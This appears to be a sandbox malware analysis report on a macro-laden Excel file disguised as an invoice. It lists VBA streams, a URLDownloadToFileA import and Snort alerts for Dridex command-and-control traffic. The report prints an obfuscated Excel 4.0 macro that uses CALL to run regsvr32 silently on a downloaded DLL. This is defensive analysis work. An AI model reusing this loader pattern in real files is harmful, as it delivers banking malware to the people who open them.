Data ASCII:	. . . . . $ . . . V . . . . # . . 2 . . . . 4 . . . . . F . . . . U R L D o w n l o a d T o F i l e A . . . . x . . . .
Data Raw:	01 16 03 00 03 24 01 00 00 56 07 00 00 08 01 00 00 e4 01 00 00 ff ff ff ff 84 07 00 00 c8 0f 00 00 00 00 00 00 01 00 00 00 23 f3 ee 32 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 34 00 00 00 00 00 46 02 20 00 20 00 ff ff 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 52 4c 44 6f 77 6e 6c 6f 61 64 54 6f 46 69 6c 65 41 00 00 ff ff ff ff 01 00 00 00 ff

VBA Code Keywords

Keyword
#Else
(GAs_Y
n_page_A(s,
LongPtr
"urlmon"
Resume
Sheets(ol).Cells(timeAndDate,
Randomize:
fillename
Long,
"MegaA_"
PtrSafe
Declare
Next:
dwReserved
Rnd))
UBound(x_p_cl)
"sp")
String,
"sp":
pCaller
x_p_cl
String
Sheets(s).UsedRange.SpecialCells(xlCellTypeConstants):
Split(govs,
"="):
SReport(timeAndDate)):
directoo
LongPtr,
x_p_cl(a):
Sheets(ol).Cells(aa,
timeAndDate
SReport
Integer:
ByVal
n_page_A
Integer)
Split(kij(ol),
Split(StrConv(m,
LBound(x_p_cl)
"URLDownloadToFileA"
ol).Name
Variant)

Keyword
nimo(Int((UBound(nimo)
GAs_Y
Error
Attribute
ol).value
szURL
SReport(yel
help_with
help_with()
VB_Name
fillename,
Function
szFileName
lpfnCB
timeAndDate()
Alias
Print_Sheet_MAin()
GAs_Y()
SReport(Oa))),
Private

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1525

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1525
Data ASCII:	. . . . # . . . . c . . . . x . . . . . * . W o r l d _ t i m e _ P r i n t , 1 , 0 , M S F o r m s , M u l t i P a g e . . . .
Data Raw:	01 16 03 00 00 1e 01 00 00 d0 03 00 00 02 01 00 00 2e 02 00 00 ff ff ff ff d7 03 00 00 b3 04 00 00 00 00 00 00 01 00 00 00 23 f3 00 d5 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
VB_Exposed
Long)
VB_Customizable
Print_Sheet_MAin
World_time_Print_Layout(ByVal
VB_Control
"World_time_Print,
MultiPage"
Sheet_Print()
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base

VBA Code

VBA File Name: Sheet2.cls, Stream Size: 991

General	
Stream Path:	VBA/Sheet2
VBA File Name:	Sheet2.cls
Stream Size:	991
Data ASCII:	. . . . . - . . . . . # . . ^ . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 23 f3 9d 5e 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Sheet3.cls, Stream Size: 991

General	
Stream Path:	VBA/Sheet3
VBA File Name:	Sheet3.cls
Stream Size:	991
Data ASCII:	. . . . . - . . . . . # . } . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 23 f3 7d 9f 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls

General	
Stream Size:	999
Data ASCII:	. . . . . - . . . . . # . . r . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 23 f3 c9 72 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 664

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	664
Entropy:	5.2164189289
Base64 Encoded:	True
Data ASCII:	I D = " { 3 8 C 1 2 A 0 A - E 6 4 8 - 4 6 4 5 - A 7 B 8 - E 4 4 A B D C 4 2 5 E 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 2 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . D o c u m e n t = S h e e t 3 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D
Data Raw:	49 44 3d 22 7b 33 38 43 31 32 41 30 41 2d 45 36 34 38 2d 34 36 34 35 2d 41 37 42 38 2d 45 34 34 41 42 44 43 34 32 35 45 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 32 2f 26 48 30 30 30

Stream Path: PROJECTwm, File Type: data, Stream Size: 128

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	128
Entropy:	3.22588715598
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . S h e e t 2 . S . h . e . e . t . 2 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . S h e e t 3 . S . h . e . e . t . 3 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 53 68 65 65 74 32 00 53 00 68 00 65 00 65 00 74 00 32 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 53 68 65 65 74 33 00 53 00 68 00 65 00 65 00 74 00 33 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4043

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data

General	
Stream Size:	4043
Entropy:	4.60204133276
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2485

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2485
Entropy:	3.44397799521
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ P . . . . " . . . . Q . . . . y . . . . . ` L . o . . * . % .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 03 00 00 00 00 00 01 00 02 00 03 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 00 01 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 337

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	337
Entropy:	2.58977777762
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . p a l l e r . . . . s z U R L . . . . s z F i l e N a m e . . . . d w R e s e r v e d . . . . l p f n C B . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 505

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	505
Entropy:	2.40466111917
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . @ . . . . ~ x . . . . a . . . . $ . . . . h . . . . Z . . .
Data Raw:	72 55 00 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 682

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	682
Entropy:	2.22119402301

General	
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . h . . . . . p . . . . . ! . . . . . Q . . . . . P . . . . . ` . . . . . q . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 68 00 e1 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 70 14 00 fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: SVR2 pure executable (USS/370) not stripped - version 8520192, Stream Size: 860

General	
Stream Path:	VBA/dir
File Type:	SVR2 pure executable (USS/370) not stripped - version 8520192
Stream Size:	860
Entropy:	6.57150861586
Base64 Encoded:	True
Data ASCII:	. X . . . . . 0 * . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 58 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 91 bc f8 61 04 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab, 0, 0)
```

```
,"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab,0,0)",uveoybvk.dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RETURN(),
```

OLE File "/opt/package/joesandbox/database/analysis/342716/sample/1_Total New Invoices-Thursday January 21_2021.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Subject:	by C.H. Robinson
Author:	
Last Saved By:	
Create Time:	2021-01-21T13:13:53Z
Last Saved Time:	2021-01-21T13:20:42Z
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . p . . F z ? . . . . . a . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . M u l t i P a g e . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 178

General	
Stream Path:	f
File Type:	data
Stream Size:	178
Entropy:	2.99997300614
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . i . . . . . 2 . . . . $ . . . . . # . . . . . P a g e 1 a b 4 5 . . . 5 . . . . . $ . . . . . ! . . . . . P a g e 2 a b 4 5 . . . . . T . . .
Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 d8 13 00 00 e2 0e 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 69 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 61 62 34 35 00 00 00 35 00 00 00 00 00

Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i02/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	i02/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . x . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 78 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . i * . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . } . . n . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: o, File Type: data, Stream Size: 152

General	
Stream Path:	o
File Type:	data
Stream Size:	152
Entropy:	3.07931127615
Base64 Encoded:	False
Data ASCII:	. . p . 1 . . . . P a g e 1 . . 9 . . . . P a g e 2 . . 9 . . . . T a b 3 . . . . T a b 4 . . . . 5 . . . . C a l i b r i . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 d8 13 00 00 e2 0e 00 00 05 00 00 80 50 61 67 65 31 da 1c 39 05 00 00 80 50 61 67 65 32 da 1c 39 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: x, File Type: data, Stream Size: 48

General	
Stream Path:	x
File Type:	data
Stream Size:	48
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab, 0, 0)
```

```
,"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab,0,0)",uveoybvk.dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RETURN(),
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/21-16:03:27.533313	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/21/21-16:04:10.528618	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49170	194.225.58.214	192.168.2.22
01/21/21-16:04:12.499655	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49171	211.110.44.63	192.168.2.22
01/21/21-16:04:16.182279	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49173	198.57.200.100	192.168.2.22
01/21/21-16:04:16.182279	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49173	198.57.200.100	192.168.2.22
01/21/21-16:04:17.732097	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49174	194.225.58.214	192.168.2.22
01/21/21-16:04:19.577174	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49175	211.110.44.63	192.168.2.22
01/21/21-16:04:20.449372	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49176	194.225.58.214	192.168.2.22
01/21/21-16:04:22.405299	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49178	211.110.44.63	192.168.2.22
01/21/21-16:04:22.977932	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49179	198.57.200.100	192.168.2.22
01/21/21-16:04:22.977932	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49179	198.57.200.100	192.168.2.22
01/21/21-16:04:24.326739	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49181	194.225.58.214	192.168.2.22
01/21/21-16:04:25.673798	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49182	211.110.44.63	192.168.2.22
01/21/21-16:04:25.916031	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49183	198.57.200.100	192.168.2.22
01/21/21-16:04:25.916031	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49183	198.57.200.100	192.168.2.22
01/21/21-16:04:27.251133	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49185	194.225.58.214	192.168.2.22
01/21/21-16:04:28.586947	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49187	211.110.44.63	192.168.2.22
01/21/21-16:04:29.150739	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49188	198.57.200.100	192.168.2.22
01/21/21-16:04:29.150739	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49188	198.57.200.100	192.168.2.22
01/21/21-16:04:30.556130	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49190	194.225.58.214	192.168.2.22
01/21/21-16:04:31.872034	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49193	198.57.200.100	192.168.2.22
01/21/21-16:04:31.872034	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49193	198.57.200.100	192.168.2.22
01/21/21-16:04:31.898933	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49192	211.110.44.63	192.168.2.22
01/21/21-16:04:33.298173	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49194	194.225.58.214	192.168.2.22
01/21/21-16:04:34.701529	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49196	211.110.44.63	192.168.2.22
01/21/21-16:04:35.844382	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49197	198.57.200.100	192.168.2.22
01/21/21-16:04:35.844382	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49197	198.57.200.100	192.168.2.22
01/21/21-16:04:39.180341	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49198	194.225.58.214	192.168.2.22
01/21/21-16:04:40.621421	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49200	211.110.44.63	192.168.2.22
01/21/21-16:04:40.785185	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49201	198.57.200.100	192.168.2.22
01/21/21-16:04:40.785185	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49201	198.57.200.100	192.168.2.22
01/21/21-16:04:43.371398	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49202	194.225.58.214	192.168.2.22


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/21-16:04:44.842753	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49204	211.110.44.63	192.168.2.22
01/21/21-16:04:45.524251	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49205	198.57.200.100	192.168.2.22
01/21/21-16:04:45.524251	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49205	198.57.200.100	192.168.2.22
